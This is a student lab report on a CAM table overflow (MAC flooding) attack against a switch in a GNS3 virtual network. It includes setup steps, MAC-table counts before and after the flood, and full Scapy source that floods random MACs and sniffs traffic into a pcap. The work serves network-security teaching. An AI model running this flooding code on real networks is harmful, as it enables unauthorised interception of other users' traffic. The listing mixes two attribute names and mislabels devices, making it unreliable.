

SCAPY PROJECT

CAM TABLE OVERFLOW

DONE BY,

D AZSHWANTH

HALUBAI HEMANTH B B

I. ABSTRACT

A switch is an entity which helps in connection of devices within a network, often a Local Area Network. The unique feature of a switch is that it helps in transporting the data to the envisioned device. The intended device could be a computer or a router or any other switch. Likewise, other devices in the same network won't receive the data which passes through the switch from A to B.

In a network, most switches work on layer 2 which is the data link layer. Here, the switch uses MAC addresses of devices and tracks the internet traffic for sending packets, it does not use IP addresses. However, layer 3 switches use IP address to send data and some switches can accomplish both operations. In this project we are using the switch which works on layer 2.

To perform successful communication between a sender and receiver, the switch has to know their MAC addresses and the connection ports. All physical devices have their own unique MAC addresses.

Logging of the sender and receiver's MAC addresses is done inside the switch using a memory table called as CAM table or Content Addressable Memory table. This table stores the MAC addresses of the systems and the port number where the systems are connected respectively in the network.

Now, the CAM table is used as a reference by the switch for cordial transfer of data. Packets from the sender's MAC address reaches the port of the switch, from the CAM table, the switch scans for the port with the destination MAC address where the packets are intended to reach. Once the port with the destination MAC address is matched , the packet is sent to the receiver.

However, the CAM table of the switch has a physical and practical limit up to which it can register the MAC addresses of the systems connected in its network. Using the method of CAM table overflow, the network traffic in the switch can be overloaded with fake live MAC addresses, which in turn starts filling up the memory of the switch's CAM table.

Once the memory of the CAM table is full, the switch can't store any new MAC addresses in the CAM table. Moreover, the switch now becomes a HUB. If a sender sends a packet into the switch to a receiver who connected to the switch after the overflow took place, the switch throws this packet into the network because it cannot find any port related to the destination MAC addresses in the network.

The packets in this network can be sniffed in real time and the data from the packets can be snorted easily. Using CAM table overflow method unauthorised access to packets is attained.

II. PROJECT OVERVIEW

To perform the process of CAM table overflow there are various implementations and procedures required for a successful execution which in turn produces the optimal output. The below given steps is the common flow on which the project is done.

1. Set up Virtual Box.
2. Setup Kali Linux in Virtual Box
 - 2.1. Configure PyCharm in virtual box
 - 2.2. Preferably with python version 3.8
3. Set up GNS3 in windows
4. Set up GNS3VM in virtual box
5. Creating a topology in GNS3
 - 5.1. Creation of a switch, two user PCs and the Virtual Box's Kali Linux into GNS3
 - 5.2. Configuring the switch, two user PCs and the Virtual Box's Kali Linux
6. Attaining a virtual cross platform environment
 - 6.1. Pinging the interconnected devices
 - 6.2. Accessing CAM table's memory, maximum count and count of devices connected
7. Performing CAM table overflow from Kali Linux
 - 7.1. Load PyCharm in Kali
 - 7.2. Using Scapy to craft packets
 - 7.2.1. Create Random MAC addresses
 - 7.2.2. Create Live packets
 - 7.2.3. Flood the switch
 - 7.2.4. Record the conversation in a pcap file

III.TOOLS USED

There are a variety of tools used in this project. They are as follows.

1. Virtual box:



Oracle VM VirtualBox is a free and open-source hosted hypervisor for x86 virtualization, developed by Oracle Corporation. Created by Innotek, it was acquired by Sun Microsystems in 2008, which was in turn acquired by Oracle in 2010. VirtualBox may be installed on Windows, macOS, Linux, Solaris and Open Solaris.

2. Kali Linux:



Kali Linux is an open-source project that is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services. In addition to Kali Linux, Offensive Security also maintains the Exploit Database and the free online course, Metasploit Unleashed.

3. GNS3:



Graphical Network Simulator-3 is a network software emulator first released in 2008. It allows the combination of virtual and real devices, used to simulate complex networks. It uses Dynamips emulation software to simulate Cisco IOS.

4. PyCharm



PyCharm is an integrated development environment used in computer programming, specifically for the Python language. It is developed by the Czech company JetBrains.

5. Scapy



Scapy is a packet manipulation tool for computer networks, originally written in Python by Philippe Biondi. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery.

IV. MODULES

1. GNS3 TOPOLOGY SETUP:

- a. *Cisco 3640 routers:*
The cisco 3600/3640 router is being implemented for the basic setup.
- b. *VPCS:*
Two virtual PCs are connected to the router and named as PC1 and PC2.
- c. *Kali Linux PC:*
From the Virtual box hypervisor, pre-installed virtual Kali Linux's system is connected to the router.

All the Connection are made through wired Ethernet cable through GNS3's GUI as shown in figure 1.1. We need this basic set up and create a safe and working virtual environment.




Figure 1.1. Network setup in GNS3

2. GNS3 TOPOLOGY START UP:

- a. *Start the Connection in GNS3:*
Press the Start button to start the stimulation. The connection starts as shown in the *figure 2.1*. we can see that all the system's connection ports turn green from red. We reach the state of integrated connection at this point.




Figure 2.1. Network start up in GNS3

b. Start of Kali Linux:

As soon as we press the button to start the stimulation. The connection starts as shown in the *figure 2.1*, the Kali Linux from Virtual Box opens up. we can see the GNS3 asking for the local host to open Kali Linux in the *figure 2.2*. Likewise, the logged in Kali Linux and inter-connected GNS3 setup through the hypervisor Virtual Box is seen in *figure 2.3*.




Figure 2.2. Kali Linux start up in GNS3




Figure 2.3. Kali Linux sign after start up

3. SET UP CONFIGURATIONS:

a. PC1:

Open the PuTTY terminal in GNS3 and set the IP address of PC1 as 10.0.0.1 and connect it to the port f0/1 of the R1 as in shown in *figure 3.1*.

```

Welcome to Virtual PC Simulator, version 0.6.2
Dedicated to Daling.
Build time: Apr 10 2019 02:42:20
Copyright (c) 2007-2014, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file

Checking for duplicate address...
PC1 : 10.0.0.1 255.255.255.0

PC1> show ip


NAME      : PC1[1]
IP/MASK   : 10.0.0.1/24
GATEWAY   : 0.0.0.0
DNS       :
MAC       : 00:50:79:66:68:00
LPORT     : 10012
RHOST:PORT : 127.0.0.1:10013
NTU:      : 1500

```

Figure 3.1. PC1 configuration with PuTTY

b. PC2:

Open the PuTTY terminal in GNS3 and set the IP address of PC2 as 10.0.0.2 and connect it to the port f0/2 of the R1 as in shown in *figure 3.2*.

A screenshot of a PuTTY terminal window titled 'PC2'. The terminal shows the output of the 'show ip' command. The output includes the PC name 'PC2[1]', IP address '10.0.0.2/24', gateway '0.0.0.0', MAC address '00:50:79:66:68:01', LPORT '10014', RHOST:PORT '127.0.0.1:10015', and MTU '1500'.

```
Welcome to Virtual PC Simulator, version 0.6.2
Dedicated to Daling.
Build time: Apr 10 2019 02:42:20
Copyright (c) 2007-2014, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file

Checking for duplicate address...
PC1 : 10.0.0.2 255.255.255.0

PC2> show ip

NAME       : PC2[1]
IP/MASK     : 10.0.0.2/24
GATEWAY     : 0.0.0.0
DNS         :
MAC         : 00:50:79:66:68:01
LPORT      : 10014
RHOST:PORT  : 127.0.0.1:10015
MTU         : 1500
```

Figure 3.2. PC2 configuration with PuTTY

c. R1:

Open the PuTTY terminal in GNS3 and set the Vlan1 address of R1 as 10.0.0.3 as in shown in *figure 3.3*.

A screenshot of a PuTTY terminal window titled 'R2'. The terminal shows the output of the 'show ip int br' command. The output is a table with columns: Interface, IP-Address, OK?, Method, Status, and Protocol. The table shows 'Vlan1' with IP address '10.0.0.3', status 'up', and protocol 'up'.

```
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#
R2#show ip int br | ex unass
Interface      IP-Address      OK? Method Status  Protocol
Vlan1          10.0.0.3        YES NVRAM  up      up
R2#
```

Figure 3.3. R1 configuration with PuTTY

d. *Kali Linux:*

Open the terminal in Kali Linux and set the eth0 as 10.0.0.4 and subnet mask value as 255.255.255.0. As shown in *figure 3.4*, ping R1 from Kali's terminal.

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::a00:27ff:fe5c:6526 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5c:65:26 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 64 (64.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 83 bytes 13942 (13.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 600 (600.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 600 (600.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/home/kali# ifconfig eth0 10.0.0.4 netmask 255.255.255.0
root@kali:/home/kali# ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data:
64 bytes from 10.0.0.3: icmp_seq=1 ttl=255 time=67.9 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=255 time=14.0 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=255 time=10.2 ms
```

Figure 3.4. Kali eth0 configuration with GNS3 network

4. MAC ADDRESSSS TABLE:

a. *MAC Address table after configuration:*

Since there are no communications taking place in the network apart from Kali Linux pinging R1, the CAM table has registered only the MAC address of the Kali. We can see in the PuTTY console R1 from *figure 4.1*, that the total MAC address count is 1 and the maximum MAC address count is 8192.

```
R2#show mac-address-table count

NM Slot: 0
-----

Dynamic Address Count:          0
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count:      1
Total MAC addresses:            1
Maximum MAC addresses:          8192
R2#
```

Figure 4.1. R1's MAC Address Table

b. *MAC Address table in a normal Communication:*

Communication start in the stimulation, PC1 sends packets to PC2. Likewise, the MAC address table will update and the count will increase as seen in *figure 4.2*.

```
NM Slot: 0
-----

Dynamic Address Count:          3
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count:      1
Total MAC addresses:            4
Maximum MAC addresses:          8192
R2#
```

Figure 4.2. R1's MAC Address Table

5. SCAPY MODULE:

a. Library functions:

For optimal functioning of the Scapy code, certain library functions are required. So, as seen in *figure 5.1*, we need these header files to perform actions like crafting packets, capturing the traffic network into a pcap file and so on.

```
import sys

from multiprocessing import Process

from scapy.all import *
from scapy.layers.inet import IP
from scapy.layers.l2 import Ether
from scapy.utils import PcapWriter
```

Figure 5.1. Header files

b. `__init__` function:

This is the first method of the class CAM flooding. In *figure 5.2* we can see the flow of codes inside this method.

```
2. def __init__(self, interface, pps, camsize):
    """
    An init method for starting settings.

    :p aram string interface: interface on which to launch the
    attack
    :p aram int pps: number of frames to send per second
    :p aram int camsize: CAM table size (or number of random @MAC to
    generate and send)
    """
    self.interface = interface
    self.pps = pps
    self.camsize = camsize
    self.list1_packets = [] # attribute that will contain the
    packages generated
```

Figure 5.2. `__init__` function

c. `vers_pcap` function:

This function is used to capture the network traffic and store the details in a file called as `cam_flooding.pcap` as shown in *figure 5.3*.

```
def vers_pcap(pkt):
    """
    A function that allows you to send snorted packets to a pcap file.

    :p aram pkt: package sent by the sniff function
    """
    pcap = PcapWriter("cam_flooding.pcap", append=True, sync=True)
    return pcap.write(pkt)
```

Figure 5.3. `vers_pcap` function

d. lancer function:

This function is where most of the work takes place. From creation of random mac addresses, creation of packets, launching the attack on R1 and sniffing of packets after the attack is complete is done under this snippet as seen in *figure 5.4* and *figure 5.5*.

```
def lancer(self):
    """
    The attack's entry function.
    """

    print ("----- Launch of the CamFlooding Attack")

    print("Generation of unique MAC addresses...".format(self.camsize))

    p1 = Process(target=self.flood)

    try:
        #Generating a list of unique mac addresses based on the size of the
        CAM table

        macs = []
        while len(macs) != self.camsize:
            genmac = RandMAC()
            if genmac not in macs:
                macs.append(genmac)

            #print("inside the genmac append")
            # end if
        # end while

        #Generation of packages to send to the switch
        print("Generation of packages to send...".format(self.camsize))
```

Figure 5.4. Random MAC creation

```
        packet = Ether(src=mac, dst=RandMAC()) / IP(src="192.168.0.5 ",
dst=RandIP())
        self.list1_packets.append(packet)
        # end for
        #Start of the flooding process
        print ("Starting the flooding and sniffing process")
        p1.start()
        print ("Press [CTRL-C] to stop")

        #Sniffing, the prn setting allows you to apply a function to each
        captured package
        scapy.sniff(iface=self.interface, prn=self.vers_pcap,
exceptions=True)
        # end try
    except KeyboardInterrupt:
        if p1.is_alive():
            p1.terminate()
            print ("Break the flooding and capture process")
        # end except

    print("Recording packages sent and received in
pcaps/cam_flooding.pcap")
    print("----- CamFlooding Attack Completed-----")

# end lancer
```

Figure 5.5. Packet creation and sniffing

V. OUTPUTS

1. MAC ADDRESSSS TABLE GNS3:

a. MAC Address table at start of attack:

At the beginning of the attack, the MAC table of the router starts filling with fake live CAM addresses sent from kali as seen in *figure i.i.*

```
NM Slot: 0
-----
Dynamic Address Count:          1813
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count:      1
Total MAC addresses:            1814
Maximum MAC addresses:          8192
R2#show mac-address-table count
```

Figure i.i. MAC address table during attack

b. MAC Address after the attack:

At the end of the attack, the MAC table of the router floods with fake live CAM addresses sent from kali and reaches maximum capacity as seen in *figure i.ii.*


```
NM Slot: 0
-----
Dynamic Address Count:          8192
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count:      1
Total MAC addresses:            8192
Maximum MAC addresses:          8192
R2#
```

Figure i.ii. MAC address table after attack

2. Oututs in Kali Linux:

a. Random packets generation:

We can see the generation of random packets in real time with live mac addresses to flood the R1's CAM table in *figure ii.i*.


A terminal window titled 'kali@kali: ~' showing a list of generated random packets. Each line represents a packet with a source MAC address, a destination MAC address, and a source IP address. The packets are generated in real-time, with the terminal showing the source MAC address, the destination MAC address, and the source IP address. The packets are generated in a loop, with the terminal showing the source MAC address, the destination MAC address, and the source IP address. The packets are generated in a loop, with the terminal showing the source MAC address, the destination MAC address, and the source IP address.

```
991506966(0) win 512
2e:53:e1:3b:a3:56 7b:d8:d4:40:3c:a0 0.0.0.0.40458 > 0.0.0.0.5552: S 132238027:13
2238027(0) win 512
a4:5:b9:7a:57:b5 12:82:86:6f:32:e8 0.0.0.0.62911 > 0.0.0.0.62617: S 1011238476:1
011238476(0) win 512
7d:c7:2a:14:92:f7 4b:2:a4f:c4:b8 0.0.0.0.11332 > 0.0.0.0.63340: S 1667874332:16
67874332(0) win 512
90:16:11:57:96:30 2b:c4:85:31:e2:6 0.0.0.0.49337 > 0.0.0.0.61149: S 1702893500:17
02893500(0) win 512
c:c3:7c:3:99:7d ea:8:d5:3f:22:b8 0.0.0.0.43723 > 0.0.0.0.23437: S 2072828057:207
2828057(0) win 512
3e:4b:4b:4a:cd:af 46:75:aa:2f:de:66 0.0.0.0.49042 > 0.0.0.0.5334: S 2090782088:2
090782088(0) win 512
9c:b2:47:1:b8:37 43:6c:6c:25:94:a9 0.0.0.0.37151 > 0.0.0.0.65364: S 642493204:64
2493204(0) win 512
34:a:87:8:e9:97 66:b2:8f:59:7a:5b 0.0.0.0.15110 > 0.0.0.0.64214: S 1064603099:10
```

Figure ii.i. Random live packets generation

b. Scapy code output:

All the modules of scapy code gets executed successfully and the final desired output is reached as shown in *figure ii.ii*.

A PyCharm terminal window showing the output of a Scapy code execution. The output shows the launch of the CamFlooding Attack, the generation of unique MAC addresses, the generation of packages to send, and the starting of the flooding and sniffing process. The terminal also shows a prompt to press [CTRL-C] to stop.

```
Run: main x
/home/kali/PycharmProjects/pythonProject1/venv/bin/python /home/kali/PycharmProjects/pythonProject1/main.py
----- Launch of the CamFlooding Attack
Generation of unique MAC addresses...
Generation of packages to send...
Starting the flooding and sniffing process
Press [CTRL-C] to stop
```

Figure ii.ii. Scapy code output in PyCharm

c. pcap file creation:

We can see that the pcap file has been created in the desired location with all the information on the network traffic in *figure ii.iii*.




Figure ii.iii. pcap file location

VI. SOURCE CODE

```
main.py x
1 import sys
2
3 from multiprocessing import Process
4
5 from scapy.all import Ether, sendpfast, RandIP, RandMAC, sniff
6 from scapy.layers.inet import IP
7 from scapy.utils import PcapWriter
8
9
10 class CamFlooding(object):
11
12     def __init__(self, interface, pps, camsize):
13         """
14         An init method for starting settings.
15
16         :param string interface: interface on which to launch the attack
17         :param int pps: number of frames to send per second
18         :param int camsize: CAM table size (or number of random @MAC to generate and send)
19         """
20         self.interface = interface
21         self.pps = pps
22         self.camsize = camsize
23         self.liste_paquets = [] # attribut qui contiendra les paquets g n r s
24
25     # end __init__
26
27     def flood(self):
28         """
29         Function that initiates flooding. sendpfast allows you to send packages at a certain speed.
30         """
31         while True:
32             sendpfast(self.liste_paquets, iface=self.interface, file_cache=True, verbose=False, pps=self.pps)
33         # end while
34
35     # end flood
36
37     @staticmethod
38     def vers_pcap(pkt):
39         """
40         A function that allows you to send snorted packets to a pcap file.
41
42         :param pkt: package sent by the sniff function
43         """
44         pcap = PcapWriter("/home/kali/Downloads/cam_flooding.pcap", append=True, sync=True)
45         return pcap.write(pkt)
46
47     # end vers_pcap
48
49     def lancer(self):
50         """
51         The attack's entry function.
52         """
53
54         print("----- Launch of the CamFlooding Attack")
55
56         print("Generation of unique MAC addresses...".format(self.camsize))
57
58         p1 = Process(target=self.flood)
59
60         try:
61             #Generating a list of unique mac addresses based on the size of the CAM table
62
63             macs = []
64             while len(macs) != self.camsize:
65                 genmac = RandMAC()
66                 if genmac not in macs:
67                     macs.append(genmac)
68                     #print("inside the genmac append")
69                 # end if
70             # end while
71             #Generation of packages to send to the switch
72
73             print("Generation of packages to send...".format(self.camsize))
```

```

74         for mac in macs:
75             packet = Ether(src=mac, dst=RandMAC()) / IP(src="10.0.2.15 ", dst=RandIP())
76             self.list1_packets.append(packet)
77         # end for
78         #Start of the flooding process
79         print("Starting the flooding and sniffing process")
80         p1.start()
81         print("Press [CTRL-C] to stop")
82
83         #Sniffing, the prn setting allows you to apply a function to each captured package
84         sniff(iface=self.interface, prn=self.vers_pcap, exceptions=True)
85         # end try
86         except KeyboardInterrupt:
87             if p1.is_alive():
88                 p1.terminate()
89             print("Break the flooding and capture process")
90         # end except
91
92         print("Recording packages sent and received in pcaps/cam_flooding.pcap")
93         print("----- CamFlooding Attack Completed-----")
94
95     # end lancer
96
97
98 # end Class CamFlooding
99
100 def main():
101     cam = CamFlooding(interface="eth1", pps=500, camsize=8120)
102     cam.lancer()
103
104     return 0
105
106
107 # end main
108
109 if (__name__ == '__main__'):
110     sys.exit(main())

```

VII. REFERENCES

1. <https://www.ciscopress.com/articles/article.asp?p=1681033&seqNum=2>
2. <http://www.bluekaizen.org/cam-table-overflow-attack-how-to-prevent-it/>
3. <https://www.gns3.com/>
4. <https://www.virtualbox.org/>
5. <https://scapy.net/>
6. <https://docs.gns3.com/docs/using-gns3/administration/gns3-server-configuration-file/>
7. <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>